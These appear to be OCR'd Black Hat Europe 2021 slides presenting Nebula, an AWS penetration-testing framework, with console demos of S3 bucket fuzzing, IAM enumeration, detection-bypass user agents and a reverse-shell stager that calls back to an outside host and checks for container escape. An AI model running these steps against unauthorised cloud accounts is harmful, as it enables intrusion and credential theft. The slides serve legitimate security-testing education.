NEBULA - A CASE STUDY IN PENETRATING SOMETHING AS SOFT AS A CLOUD

BLEON PROKO

black hat EUROPE 2021


november 10-11, 2021

ARSENAL

@gl4ssesbo1


aws iam get-user --user-name gl4ssesbo1



```
{
 “user”: {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "Just someone persistent in finding stuff
                created by others and pretend those are his.",
        "Position":"Information Security Specialist",
        "Arn": "arn:aws:iam::123456789012:user/gl4ssesbo1",
        "Extra": "Thank you, Vera Grabocka."
    }
}
```

Insanity is doing the same thing over and over again and expecting different results.
Doing it on Monday, means your Friday code is not working anymore.
-Albert Einstein-

black hat EUROPE 2021





Created by: gl4ssesbol

86 aws	0 gcp	1 azure	0 office365
0 docker	0 kubernetes	2 misc	1 azuread

90 modules	3 cleanup	0 detection
62 enum	11 exploit	1 persistence
1 listeners	0 lateral movement	2 detection bypass
0 privesc	8 reconnaissance	1 stager
1 misc		

Remember:

1) Only use this tool if you have permissions from the infrastructure's owner. Don't be a dick. Don't choose jail. And if you have some scruples, don't hack others just because you can (or cannot, in which case that's why you chose this tool to do it).

2) There is a template file on module directory that you can use if you want to develop new modules. If you want to contribute on this tool, be my guest.

3) Thank you for using this tool and Hack the Planet Legally!

```
[*] Importing sessions found on ~/.aws
[*] No sessions found on ~/.aws
()()(AWS) >>>
```

A module-based cloud pentesting tool that allows reconnaisance, enumeration, exploitation, reverse shell, post-exploitation and persistence

Currently only offered as a pentesting tool for AWS.

What does it offer?

- Expandability - Module Based tool, allowing for other modules
- Enumeration, Exploitation, Privesc on:
  - IAM
  - STS
  - S3
  - Lambda
  - SSM
  - Route53
  - ECR
- User privilege enumeration using getuid command
- User Agent change to help with detection bypass
- Reverse Shell with post exploitation functionalities:
  - Checks Environment (Docker or not)
  - If it's a docker, checks if it's a privileged container and has Docker Sock
  - Checks for Kubernetes token
  - Checks for credentials on ~/.aws and Environment Variables
  - Checks for important info on Environment Variables (tokens, keys, credentials)
- Easy to use module template
- Working on making it a multi cloud framework
  - Currently has a couple Azure and AzureAD modules
- Other help scripts like Dockerfiles, Kubernetes deployment files and SSM Documents with commands as templates

https://github.com/gl4ssesbo1/Nebula

Libraries Used

- Python 3.8 - 3.9
- boto3
- termcolor & colorama
- pipepager from pydoc

Variables

- Required or not
- default values or not
- each has a description

Paginator

- pipepager from pydoc


Coloring

- Colorama from termcolor

Module Template

```python
import boto3
from termcolor import colored
from datetime import datetime
import json

'''
    If you want to be recognized about your contribution, you can add your name/nickname ar
'''
author = {
    "name":"",
    "twitter":"",
    "github":"",
    "email":""
}

variables = {
    "SERVICE": {
        "value": "s3",
        "required": "true",
        "description":"The service that will be used to run the module. It cannot be change
    },
    "OTHERVARIABLE": {
        "value": "",
        "required": "true/false",
        "description":"Another variable to set"
    }
}
description = "Description of your Module"

# The aws command is the command used for describe-launch-templates. You can change to your
aws_command = "aws ec2 describe-launch-templates --region {} --profile {}"

# The exploit function is like the main() of the module. This is called
# from the module
def exploit(profile, workspace):
    now = datetime.now()
    dt_string = now.strftime("%d_%m_%Y_%H_%M_%S")
    file = "{}_ec2_enum_instances".format(dt_string)
    filename = "./workspaces/{}/{}".format(workspace, file)
    workspaces = {}

    with open(filename, 'w') as outfile:
        json.dump(workspaces, outfile, indent=4, default=str)
        print(colored("[*] Content dumped on file '{}'.".format(filename), "green"))

    print("Hello") # This is just test
```

To use this template and create other modules.




```
()()(AWS) >>> help

    Help Command:               Description:
    -------------               ------------

    help                        Show help for all the commands
    help credentials            Show help for credentials
    help module                 Show help for modules
    help workspace              Show help for credentials
    help user-agent             Show help for credentials
    help shell                  Show help for shell connections


    Credential commands         Description
    -------------------         -----------

    insert credentials <cred name> Inser credentials while providing the name as argument
    insert credentials             Inser credentials without providing the name as argument
    use credentials <cred name> Use the credentials you want
    show credentials            Show all credentials
    show current-creds          Show credentials you are currently using
    remove credentials          Delete credentials
    import credentials          Import credentials dumped before
    dump credentials            Dump credentials on files stored on directory credentials on Nebula dir
    getuid                      Get the username, arn, account ID from a set of credentials you have found.
    enum_user_privs             Get the Read Privileges of a set of Credentials


    Module Commands             Description
    ---------------             -----------

    show modules                List all the modules
    show enum                   List all Enumeration modules
    show exploit                List all Exploit modules
    show persistence            List all Persistence modules
    show privesc                List all Privilege Escalation modules
    show reconnaissance         List all Reconnaissance modules
    show listener               List all Reconnaissance modules
    show cleanup                List all Enumeration modules
    show detection              List all Exploit modules
    show detectionbypass        List all Persistence modules
    show lateralmovement        List all Privilege Escalation modules
    show stager                 List all Reconnaissance modules

    use module <module>         Use a module.
    options                     Show options of a module you have selected.
    run                         Run a module you have selected. Eg: 'run <module name>'
    search                      Search for a module via pattern. Eg: 'search s3'
    back                        Unselect a module
    set <option>                Set option of a module. Need to have the module used first.
    unset <option>              Unset option of a module. Need to have the module used first.


    User-Agent commands         Description
    -------------------         -----------

    set user-agent windows      Set a windows client user agent
    set user-agent linux        Set a linux client user agent
    set user-agent custom       Set a custom client user agent
    show user-agent             Show the current user-agent
    unset user-agent            Use the user agent that boto3 produces


    Workspace Commands          Description
    ------------------          -----------

    create workspace <wp>       Create a workspace
    use workspace <wp>          Use one of the workspaces
    remove workspace <wp>       Remove a workspace


    Shell commands              Description
    --------------------        -----------

    shell check_env             Check the environment you are in, get data and meta-data
    shell exit                  Kill a connection
    shell <command>             Run a command on a system. You don't need " on the command, just shell <command1> <command2>
```


Commands and Functionalities

Nebula Demo

Recconaissance

S3 Recconaissance and Enumeration

- **S3 Bucket Bruteforce**

Each bucket has a format:

https://<name>.s3.<region>.amazonaws.com

So, if you send a GET Request on this URL, you will get one of 3 responses:

- **404** -> Bucket does not exist
- **403** -> Bucket exist, but you have no permissions
- **200** -> Bucket has read open

Name fuzzing

```
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> use workspace Webminar
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> use credentials Dummy
[*] Currect credential profile set to 'Dummy'.Use 'show current-creds' to check them.
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> use module reconnaissance/s3_bucket_name_fuzzer
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> set BUCKET cv-public-s3-bucket,lambda-function-s3,wrong-bucket
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> set REGION eu-west-3
Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>> run
Bucket: cv-public-s3-bucket
--------------------
        Files in Bucket:
        ----------------
                SUPER-Important-Document-and-Extremely-CONFIDENTIAL.txt:        2020-12-19T08:53:31.000Z

Bucket: lambda-function-s3
--------------------
        [*] Bucket 'lambda-function-s3' exists, but you need credentials for that.

Bucket: wrong-bucket
--------------------
        [*] Bucket 'wrong-bucket' does not exists exist.

Webminar()(reconnaissance/s3_bucket_name_fuzzer) >>>
```

S3 Bucket Bruteforce Demo

Domain enumeration using crt.sh

When a certificate for a website is bought, a record of it is being kept for trasparency. Crt.sh gathers this information to help on OSINT.

Nebula has a module that uses crt.sh to gather subdomains for a certain domain. From them we can get a S3 configured as a Website, an EC2 Instance, an Elastic Beanstack Application, etj.


```
---------------------------------
Common Name: aonhrlearningcenter.credentials.aon.com
        issuer_ca_id: 183267
        issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
        name_value:
                certificates.blackhat.com
        id: 5442616019
        entry_timestamp: 2021-10-19T12:57:19.003
        not_before: 2021-10-19T11:57:18
        not_after: 2022-01-17T11:57:17
        serial_number: 037a1467b739cab50847a5c92f7cf6d1ec11
---------------------------------
Common Name: aonhrlearningcenter.credentials.aon.com
        issuer_ca_id: 183267
        issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
        name_value:
                certificates.blackhat.com
        id: 5442615513
        entry_timestamp: 2021-10-19T12:57:18.856
        not_before: 2021-10-19T11:57:18
        not_after: 2022-01-17T11:57:17
        serial_number: 037a1467b739cab50847a5c92f7cf6d1ec11
---------------------------------
Common Name: aonhrlearningcenter.credentials.aon.com
        issuer_ca_id: 183267
        issuer_name: C=US, O=Let's Encrypt, CN=R3
        common_name: aonhrlearningcenter.credentials.aon.com
        name_value:
                certificates.blackhat.com
        id: 5437231953
        entry_timestamp: 2021-10-18T15:38:17.983
        not_before: 2021-10-18T14:38:17
        not_after: 2022-01-16T14:38:16
        serial_number: 03d529855cc9133e9a6413cafea271a3f39d
---------------------------------
```

AWS IP Categorization

AWS has networks of IPs for all the services offered. The list is public as a JSON file.

Nebula has a module that gets a list of IPs and domains and splits them by the services.

black hat
EUROPE 2021

AWS IP Categorization Demo

Enumeration

IAM Enumeration

What to look for

- Current User's Groups and Policies
- Listing other Users, Groups and Policies
- List and get Role Policies
- MFA on users
- Users with Login Profile
- Gather info on different systems from the privileges a user has

List users

```
Webminar()(enum/iam_list_users) >>> use module enum/iam_list_users
Webminar()(enum/iam_list_users) >>> run
----------------------------
IAM:    admin_pappy
----------------------------
        Path:   /
        UserName:       admin_pappy
        UserId: AIDAQ2AETTG75UINUAI3P
        Arn:    arn:aws:iam::055844247999:user/admin_pappy
        CreateDate:     2020-12-18 15:16:57+00:00
----------------------------
IAM:    dev-steward
----------------------------
        Path:   /
        UserName:       dev-steward
        UserId: AIDAQ2AETTG75MIGXY4WG
        Arn:    arn:aws:iam::055844247999:user/dev-steward
        CreateDate:     2020-12-18 15:49:57+00:00
----------------------------
IAM:    dev_brian
----------------------------
        Path:   /
        UserName:       dev_brian
        UserId: AIDAQ2AETTG767IAP2TDQ
        Arn:    arn:aws:iam::055844247999:user/dev_brian
        CreateDate:     2020-12-18 15:48:57+00:00
----------------------------
IAM:    iam-todd
----------------------------
        Path:   /
        UserName:       iam-todd
        UserId: AIDAQ2AETTG7Q3EQDHEJ5
        Arn:    arn:aws:iam::055844247999:user/iam-todd
        CreateDate:     2020-12-18 16:00:23+00:00
```

List user policies

```
Webminar()(enum/iam_list_user_policies) >>> use module enum/iam_list_user_policies
Webminar()(enum/iam_list_user_policies) >>> set USERNAME iam-todd
Webminar()(enum/iam_list_user_policies) >>> run
------------------------
UserName: iam-todd
------------------------
        Attached policies:
                PolicyName: IAMUserChangePassword
                PolicyArn: arn:aws:iam::aws:policy/IAMUserChangePassword

        Inline policies:
[*] Credentials dumped on file './workspaces/Webminar/19_12_2020_12_12_34_iam_list_user_policies'.
Webminar()(enum/iam_list_user_policies) >>>
```


Get User

```
Webminar()(enum/iam_get_user) >>> use module enum/iam_get_user
Webminar()(enum/iam_get_user) >>> set USER iam-todd
Webminar()(enum/iam_get_user) >>> run
-----------------------------
User: iam-todd
-----------------------------
        Path:   /
        UserName:       iam-todd
        UserId: AIDAQ2AETTG7Q3EQDHEJ5
        Arn:    arn:aws:iam::055844247999:user/iam-todd
        CreateDate:     2020-12-18 16:00:23+00:00
[*] Output written to file './workspaces/Webminar/19_12_2020_12_13_55_iam_enum_user_permissions' .
Webminar()(enum/iam_get_user) >>>
```

Best Practices

To make the job easier, usually Sysadmins will allow some privileges for the users like listing their own policies, get the policies, list users, list group policies, etc.
These are also recommended as best practice for minimal enumeraion even from Amazon

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ViewOwnUserInfo",
            "Effect": "Allow",
            "Action": [
                "iam:GetUserPolicy",
                "iam:ListGroupsForUser",
                "iam:ListAttachedUserPolicies",
                "iam:ListUserPolicies",
                "iam:GetUser"
            ],
            "Resource": ["arn:aws:iam::*:user/${aws:username}"]
        },
        {
            "Sid": "NavigateInConsole",
            "Effect": "Allow",
            "Action": [
                "iam:GetGroupPolicy",
                "iam:GetPolicyVersion",
                "iam:GetPolicy",
                "iam:ListAttachedGroupPolicies",
                "iam:ListGroupPolicies",
                "iam:ListPolicyVersions",
                "iam:ListPolicies",
                "iam:ListUsers"
            ],
            "Resource": "*"
        }
    ]
}
```



getuid command was created with that policy in mind, getting the user, user groups, group policies, get info on those policies, both managed by AWS or Client and inline policies.

S3 Enumeration

S3 enum all

```
================================================================================
                                Owner
================================================================================
Owner
        ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
--------------------------------
================================================================================
                                pepperclipp-test-bucket
================================================================================
pepperclipp-test-bucket
        CreationDate: 2021-10-17 17:48:00+00:00
        IsPublic: True
        BucketPolicy:
                Version: 2012-10-17
                Id: Policy1634426507425
                Statement:
                        Sid: Stmt1634426505580
                        Effect: Allow
                        Principal: *
                        Action:
                                s3:GetBucketAcl
                                s3:GetBucketLocation
                                s3:GetBucketLogging
                        Resource: arn:aws:s3:::pepperclipp-test-bucket
        Contents:
                        Key: 71eSNZVraiL.jpg
                        LastModified: 2021-10-17 00:00:58+00:00
                        ETag: "eadfdf72a99b6d7b21a4d32b2f6d981d"
                        Size: 185025
                        StorageClass: STANDARD
                        Grants:
                                Grantee:
                                        ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                        Type: CanonicalUser
                                Permission: FULL_CONTROL
                        Key: Radio programming tactics and strategy by Norberg, Eric G (z-lib.org).pdf
                        LastModified: 2021-10-17 00:06:38+00:00
                        ETag: "51c463b68eefed814549a50fcaee4ac7"
                        Size: 1673133
                        StorageClass: STANDARD
                        Grants:
                                Grantee:
                                        ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                        Type: CanonicalUser
                                Permission: FULL_CONTROL
--------------------------------
================================================================================
                                pepperclipp-test-bucket-2
================================================================================
pepperclipp-test-bucket-2
        CreationDate: 2021-10-17 00:07:05+00:00
        IsPublic: False
        BucketPolicy:
        Contents:
                        Key: 71eSNZVraiL.jpg
                        LastModified: 2021-10-17 00:07:40+00:00
                        ETag: "eadfdf72a99b6d7b21a4d32b2f6d981d"
                        Size: 185025
                        StorageClass: STANDARD
                        Grants:
                                Grantee:
                                        ID: 564db1bd81f0341cbd870c98928ac02da01b72b8b247c1ac6172e1a172d0fa75
                                        Type: CanonicalUser
:
```

Get ACL of a certain file object

```
Webminar()(enum/s3_get_object_acl) >>> use module enum/s3_get_object_acl
Webminar()(enum/s3_get_object_acl) >>> set KEY SUPER-Important-Document-and-Extremely-CONFIDENTIAL.txt
Webminar()(enum/s3_get_object_acl) >>> set BUCKET cv-public-s3-bucket
Webminar()(enum/s3_get_object_acl) >>> run
---------------------------
Key:    SUPER-Important-Document-and-Extremely-CONFIDENTIAL.txt
---------------------------
        Owner:
                ID:     94f126ab4ad20114cd274d42a7ed4b314a76f8740bc4605934d2d7ded6037c2c
        Grantee:
                ID:     94f126ab4ad20114cd274d42a7ed4b314a76f8740bc4605934d2d7ded6037c2c
                Type:   CanonicalUser
        Permission:     FULL_CONTROL

Webminar()(enum/s3_get_object_acl) >>>
```

List objects

```
Webminar()(enum/s3_list_objects) >>> use module enum/s3_list_objects
Webminar()(enum/s3_list_objects) >>> set BUCKETs cv-public-s3-bucket
Webminar()(enum/s3_list_objects) >>> run
```

```
----------------------------
Name:   cv-public-s3-bucket
----------------------------
                Key:    SUPER-Important-Document-and-Extremely-CONFIDENTIAL.txt
                LastModified:   2020-12-19 08:53:31+00:00
                ETag:   "8d1de20516d7d63bd067297805c747c3"
                Size:   136
                StorageClass:   STANDARD
```

Reverse Shell

Shell Commands

Attacker

Listener

```
(blackhat)()(listeners/aws_python_tcp_xor_encrypted_listener) >>> use module listeners/aws_python_tcp_xor_encrypted_listener
(blackhat)()(listeners/aws_python_tcp_xor_encrypted_listener) >>> use workspace blackhat
(blackhat)()(listeners/aws_python_tcp_xor_encrypted_listener) >>> set PORT 443
(blackhat)()(listeners/aws_python_tcp_xor_encrypted_listener) >>> run
XOR Encryption key auto-generated. Use the key below on the stager.:
=u?~r#:2W15^fhDnrP6wvKpZqX!Yk,sw,%kwZ[1ucZ+zj#0BxG0l6|8nm(Ig1Z,v^FNn<iT_t3?]TJ]Jhs3wH!wb(&$HR7=n|0x>E|C6M~ns+[UOPEv<d7Yd0n8#osx#5Ed+:xM]#_D7L+y8Hn1l18~WbGTWnr,TgUr5qL?&kf!LBEuY#E|s_1~V~]>QH8+GWd~z~LR,u,LP4Ams~f>B861?|C0S<LcO[#eB|xp:TwHBS~!6<T1~bA9th_L|3U=7]mW<2eKsWQ.cmJXtpLn+nyR5MJD~k)nTXq&72K>:C3x+6LoLreqOr+xyAPr4oC+lME!y(GQ3Hn#d#=OV<M+?F.=pKZ~~nn!5(%)4Sn$iCkP3Ug0dFFV6#QGi<xndJ~h$Nbz${5C:slcrkpe]GMXMp[=3I7Ljj9DUaV2CRsbBhPa18pJ#PrBny$cX3uVoJb08sp0.h1##<#~d9E1YpjtrI_PJk7>yFFhH%c=yC(yil(sRDnW=QMiJKgcpamgia:Vr%(SC.ZxO!z_GH91?rC7f%z[yozO$!?2_fldF!~R_&p[C~+d)B3SxNa9ghf_1Fj+7NBP&$1Ujnp^!5XQUm:+|rQA18%W_Dn5(0lzG5lyGoUq83~n18K~03*#S&<I$u4KTgW:dvvyFroiA+e.YFnEq5G2xd^U$e7t9squ|+wr%4s|_C0v3hpWkRNR6,74A3R%yfz+0pn3.h({t?A{4z_1lOaKOA.6#+X~^v=tEQ<,>OxvV0t~o>.3Q7OujHKtwu!CD,z3G4AUmv:p0^mBXOD{=gQe6tV[{L.I~(POnj|ExQ9+&&J%>EjGU&~aXk[p,24mcHi+$9<TzL!$UnvVqSe2icmXy6[HzrSl!TkhM1BPlO%c_#lP>HxWrZbF$o{Hgp!3HfF3MiKB7S>Sj>N<5fmL]R0[ZqqCL*BVlaicvJp$WjZ0Qr3XB_SuYLml29Q7nme?,Z0Hmy8~w)q~Zz~HuHM%^UF0Q~kOhbyhe~MNhkZwiKQ9"wpve34,rZbMajH?ceWW!
```

Stager

```
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> set ENCRYPTION-KEY =u?~r#:2W15^fhDnrP6wvKpZqX!Yk,sw,%kwZ[1ucZ+zj#0BxG0l6|8nm(Ig1Z,v^FNn<iT_t3?]TJ]hs3wH!wb(&$HR7=n|0x>E|C6M~ns+[UOPEv<d7Yd0n8#osx#5Ed+:xM]#_D7L+y8Hn1l18~WbGTWnr,TgUr5qL?&kf!LBEuY#E|s_1~V~]>QH8+GWd~z~LR,u,LP4Ams~f>B861?|C0S<LcO[#eB|xp:TwHBS~!6<T1~bA9th_L|3U=7]mW<2eKsWQ.cmJXtpLn+nyR5MJD~k)nTXq&72K>:C3x+6LoLreqOr+xyAPr4oC+lME!y(GQ3Hn#d#=OV<M+?F.=pKZ~~nn!5(%)4Sn$iCkP3Ug0dFFV6#QGi<xndJ~h$Nbz${5C:slcrkpe]GMXMp[=3I7Ljj9DUaV2CRsbBhPa18pJ#PrBny$cX3uVoJb08sp0.h1##<#~d9E1YpjtrI_PJk7>yFFhH%c=yC(yil(sRDnW=QMiJKgcpamgia:Vr%(SC.ZxO!z_GH91?rC7f%z[yozO$!?2_fldF!~R_&p[C~+d)B3SxNa9ghf_1Fj+7NBP&$1Ujnp^!5XQUm:+|rQA18%W_Dn5(0lzG5lyGoUq83~n18K~03*#S&<I$u4KTgW:dvvyFroiA+e.YFnEq5G2xd^U$e7t9squ|+wr%4s|_C0v3hpWkRNR6,74A3R%yfz+0pn3.h({t?A{4z_1lOaKOA.6#+X~^v=tEQ<,>OxvV0t~o>.3Q7OujHKtwu!CD,z3G4AUmv:p0^mBXOD{=gQe6tV[{L.I~(POnj|ExQ9+&&J%>EjGU&~aXk[p,24mcHi+$9<TzL!$UnvVqSe2icmXy6[HzrSl!T%hM1BPlO%c_#lP>HxWrZbF$o{Hgp!3HfF3MiKB7S>Sj>N<5fmL]R0[ZqqCL*BVlaicvJp$WjZ0Qr3XB_SuYLml29Q7nme?,Z0Hmy8~w)q~Zz~HuHM%^UF0Q~kOhbyhe~MNhkZwiKQ9"wpve34,rZbMajH?ceWW!
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> set PORT 443
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> set HOST 13.37.134.131
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> set FORMAT elf
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> set OUTPUT-FILE-NAME blackhat_demo
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> run
100853 INFO: PyInstaller: 4.5.1
100853 INFO: Python: 3.9.7
100874 INFO: Platform: Linux-5.11.0-1020-aws-x86_64-with-glibc2.31
100875 INFO: wrote /app/blackhat_demo.spec
100879 INFO: UPX is not available.
100884 INFO: Extending PYTHONPATH with paths
['/app/workspaces/blackhat/blackhat_demo', '/app']
101078 INFO: checking Analysis
```

Particles

```
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> Final Length: 71
[*] Session 'itetqkna' established from: ('13.37.101.73', 51304) with user None
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>>
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>>
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> Final Length: 73
[*] Session 'dgwigrzc' established from: ('13.37.101.73', 49530) with user ubuntu
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>>
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>>
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> show particles
-------------------------------------------------------------------------------------------------------------------------------------------

Session itetqkna | 13.37.101.73 | None | 13.37.101.73 | 51304 | Linux | None | aws_python_tcp_xor_encrypted
Session dgwigrzc | 13.37.101.73 | None | 13.37.101.73 | 49530 | Linux | ubuntu | aws_python_tcp_xor_encrypted
-------------------------------------------------------------------------------------------------------------------------------------------

(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>>
```

Target

```
(blackhat)()(stager/aws_python_tcp_xor_encrypted) >>> use particle itetqkna
(blackhat)()(itetqkna)(stager/aws_python_tcp_xor_encrypted) >>> shell check_env
[*] It might take 5-6 seconds to work. Please wait! (or don't. Fuck you in each case.)
Operating System Info:
        Operating System: Linux
        Operating System Architecture: x86_64
        Operating System Version: #47~20untu SMP Tue Apr 13 07:02:25 UTC 2021
        Operating System Kernel Release: 5.4.0-1045-aws
        Hostname: 3a62c78f0941
[*] Hostname looks like it might be a container.
Init System: bash
[*] Process no.1 isn't init or systemd, but 'bash'. Might be a container.
[*] Docker Socket exists. If you are on a container, you can use it to Privilege Escalate.
[*] Container appears to be run on Privileged Mode. Listing the host disks:
-------------------------------------------------------------------------------------------------------------------------------------------

        /dev/loop0 33.35 MiB,
        /dev/loop1 24.10 MiB,
        /dev/loop2 55.46 MiB,
        /dev/loop3 55.45 MiB,
        /dev/loop4 61.85 MiB,
        /dev/loop5 70.39 MiB,
        /dev/loop6 67.26 MiB,
        /dev/loop7 32.42 MiB,
        /dev/xvda 8 GiB,
        Type
/dev/xvda1 *
        /dev/loop8 32.45 MiB,
